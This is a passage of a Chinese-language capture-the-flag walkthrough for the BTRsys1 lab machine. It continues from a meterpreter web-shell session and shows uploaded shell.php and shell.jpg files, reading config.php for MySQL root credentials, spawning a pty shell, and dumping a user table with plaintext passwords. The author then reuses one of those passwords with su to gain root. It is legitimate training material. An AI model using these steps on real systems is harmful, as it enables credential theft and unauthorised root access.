uid=33(www-data) gid=33(www-data) groups=33(www-data)
sudo -l
sudo: unable to resolve host BTRsys1
sudo: no tty present and no askpass program specified
```

我们在之前的nikto中，发现web有config.php文件。
寻找config.php文件，找到mysql的用户与密码。




```
meterpreter > ls
Listing: /var/www/html/uploads
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  1111  fil   2019-12-12 00:35:38 +0800  shell.jpg
100644/rw-r--r--  1111  fil   2019-12-12 00:37:47 +0800  shell.php

meterpreter > cd ..
meterpreter > ls
Listing: /var/www/html
======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40755/rwxr-xr-x   4096  dir   2017-04-28 19:15:02 +0800  assets
100644/rw-r--r--  356   fil   2017-03-20 18:17:54 +0800  config.php
100644/rw-r--r--  856   fil   2017-04-28 21:11:06 +0800  gonder.php
100644/rw-r--r--  9311  fil   2017-04-28 21:12:24 +0800  hakkimizda.php
100644/rw-r--r--  796   fil   2017-03-23 18:33:05 +0800  index.php
100644/rw-r--r--  4561  fil   2017-04-28 21:16:59 +0800  login.php
100644/rw-r--r--  3517  fil   2017-05-03 23:54:37 +0800  personel.php
100644/rw-r--r--  2143  fil   2017-04-28 21:14:40 +0800  sorgu.php
40777/rwxrwxrwx   4096  dir   2019-12-12 00:37:47 +0800  uploads
```




```
meterpreter > cat config.php
<?php
/////////////////////////////////////////////////////////////////////////////////////////
$con=mysqli_connect("localhost","root","toor","deneme");
if (mysqli_connect_errno())
  {
  echo "Mysql Bağlantı hatası!: " . mysqli_connect_error();
  }
/////////////////////////////////////////////////////////////////////////////////////////
?>
```

优化一下终端，登录mysql。




```
meterpreter > shell
Process 1529 created.
Channel 2 created.
python -c "import pty;pty.spawn('/bin/sh')"
```




```
$ mysql -u root -p
mysql -u root -p
Enter password: toor

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 437
Server version: 5.5.55-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

寻找有用的用户信息。




```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| deneme             |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.05 sec)

mysql> use deneme;
use deneme;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+------------------+
| Tables_in_deneme |
+------------------+
| user             |
+------------------+
1 row in set (0.00 sec)
```




```
mysql> select * from user;
select * from user;
+----+------------+------------------+-----------+---------+-------------+---------+-------------+--------------+
| ID | Ad_Soyad   | Kullanici_Adi    | Parola    | BabaAdi | BabaMeslegi | AnneAdi | AnneMeslegi | KardesSayisi |
+----+------------+------------------+-----------+---------+-------------+---------+-------------+--------------+
|  1 | ismail kaya | ikaya@btrisk.com | asd123*** | ahmet   | muhasebe    | nazli   | lokantaci   |            5 |
|  2 | can demir  | cdmir@btrisk.com | asd123*** | mahmut  | memur       | gulsah  | tuhafiyeci  |            8 |
+----+------------+------------------+-----------+---------+-------------+---------+-------------+--------------+
2 rows in set (0.00 sec)
```

使用所找到的密码，进行root提权。



```
mysql> exit
exit
Bye
$ su - root
su - root
```



```
su - root
Password: asd123***

root@BTRsys1:~# 
```

提权成功，进行flag寻找，完工！！！